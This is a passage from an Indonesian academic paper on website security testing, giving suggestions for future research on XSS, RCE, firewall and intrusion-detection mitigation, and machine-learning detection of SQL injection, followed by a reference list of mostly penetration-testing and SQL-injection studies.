Penelitian di masa yang akan mendatang dapat difokuskan pada pedalaman analisis terhadap kerentanan lain seperti *XSS (Cross-Site Scripting)* atau bahkan kerentanan berjenis *RCE (Remote Code Execution),* serta menguji efektivitas mitigasi melalui pengguna teknologi seperti *Web Application Firewall (WAF),* atau Sistem Deteksi Intrusi (IDS) dan memberikan mitigasi yang lengkap dan yang terbaik. Eksplorasi penggunaan *Machine learning* untuk deteksi otomatis serangan *SQL Injection* juga bisa menjadi fokus penelitian untuk memperkuat keamanan.

Daftar Pustaka

Al, D., Endang, A. ;, & Pamungkas, W. (n.d.). *ANALISIS KEAMANAN DATABASE APLIKASI WEB DENGAN SQL INJECTION MENGGUNAKAN PENETRATION TOOLS*.

Astrida, D. N., Saputra, A. R., & Assaufi, A. I. (2022). Analysis and Evaluation of Wireless Network Security with the Penetration Testing Execution Standard (PTES). *Sinkron*, *7*(1), 147–154. https://doi.org/10.33395/sinkron.v7i1.11249

Burhani, L. F., & Priyawati, D. (2024). ANALISIS PENGUJIAN KEAMANAN WEBSITE PENGELOLAAN INTERNET DESA KRAGAN MENGGUNAKAN METODE PENETRATION TESTING EXECUTION STANDARD (PTES). *JIPI (Jurnal Ilmiah Penelitian Dan Pembelajaran Informatika)*, *9*(1), 307–319. https://doi.org/10.29100/jipi.v9i1.4455

Crespo-Martínez, I. S., Campazas-Vega, A., Guerrero-Higueras, Á. M., Riego-DelCastillo, V., Álvarez-Aparicio, C., & Fernández-Llamas, C. (2023). SQL injection attack detection in network flow data. *Computers and Security*, *127*. https://doi.org/10.1016/j.cose.2023.103093

Deteksi Serangan SQL Injection pada Website dengan Menggunakan Metode Reguler Expression. (n.d.).

Fikri, M. N., Parga Zen, B., Adhitama, R., & Firdaus, E. A. (2023). Analisis Keamanan Sistem Informasi Website SMA Negeri 1 Sokaraja Menggunakan Metode Penetration Testing Execution Standard (PTES). *JURNAL INFORMATIKA*, *2*(2). https://jurnal.uniraya.ac.id/index.php/JI

Frumento, N., Sinnis-Bourozikas, A., Paul, H. T., Stavrakis, G., Zahid, M. N., Wang, S., Ray, S. C., Flyak, A. I., Shaw, G. M., Cox, A. L., & Bailey, J. R. (2024). Neutralizing antibodies evolve to exploit vulnerable sites in the HCV envelope glycoprotein E2 and mediate spontaneous clearance of infection. *Immunity*, *57*(1), 40-51.e5. https://doi.org/10.1016/j.immuni.2023.12.004

Li, J. (2020). Vulnerabilities mapping based on OWASP-SANS: A survey for static application security testing (SAST). *Annals of Emerging Technologies in Computing*, *4*(3), 1–8. https://doi.org/10.33166/AETiC.2020.03.001

Madani, M. A., Syamsul, L. A., & Akbar, I. (2024). *Penetration Testing untuk Menguji Sistem Keamanan pada Website dengan Metode Black-Box ARTICLE INFO ABSTRACT* (Vol. 2, Issue 1).

Paul, A., Sharma, V., & Olukoya, O. (2024). SQL injection attack: Detection, prioritization & prevention. *Journal of Information Security and Applications*, *85*. https://doi.org/10.1016/j.jisa.2024.103871

Rai, A., Miraz, M. M. I., Das, D., Kaur, H., & Swati. (2021). SQL Injection: Classification and

Prevention. *Proceedings of 2021 2nd International Conference on Intelligent Engineering and Management, ICIEM 2021*, 367–372. https://doi.org/10.1109/ICIEM51511.2021.9445347

Riyanti, A., Rahmanto, B. M., Hardianto, D. R., Yuristiawan, R. D. A., & Setiawan, A. (2024). Uji Penetrasi Injeksi SQL terhadap Celah Keamanan Database Website menggunakan SQLmap. *Journal of Internet and Software Engineering*, *1*(4), 9. https://doi.org/10.47134/pjise.v1i4.2623

Satya, C., Program, W., Pembangunan, S., Dan, E., Masyarakat, P., & Pemeritnahan, P. (2024). IMPLEMENTASI TEKNOLOGI BLOCKCHAIN DALAM OPTIMALISASI KEAMANAN DATABASE PENDUDUK DI KEMENTERIAN DALAM NEGERI. *Action Research Literate*, *8*(4). https://arl.ridwaninstitute.co.id/index.php/arl

Subhash, P., Qayyum, M., Mehernadh, K., Sahit, K. J., Varsha, C. L., & Hardeep, M. N. (2024). RISK ASSESSMENT THREAT MODELLING USING AN INTEGRATED FRAMEWORK TO ENHANCE SECURITY. *Journal of Theoretical and Applied Information Technology*, *15*(9). www.jatit.org

Tahir, M., & Risky, M. (2024). *Analisis Keamanan Website Dinas Pemerintahan Yogyakarta Dengan Metode PTES (Penetration Testing Execution Standard)*.

Tejedo-Romero, F., Araujo, J. F. F. E., Tejada, Á., & Ramírez, Y. (2022). E-government mechanisms to enhance the participation of citizens and society: Exploratory analysis through the dimension of municipalities. *Technology in Society*, *70*. https://doi.org/10.1016/j.techsoc.2022.101978

Venkatramulu, S., Sharfuddin Waseem, M., Taneem, A., Yashaswini Thoutam, S., & Apuri, S. (2024). Research on SQL Injection Attacks using Word Embedding Techniques and Machine Learning. In *Journal of Sensors, IoT & Health Sciences* (Vol. 02, Issue 01).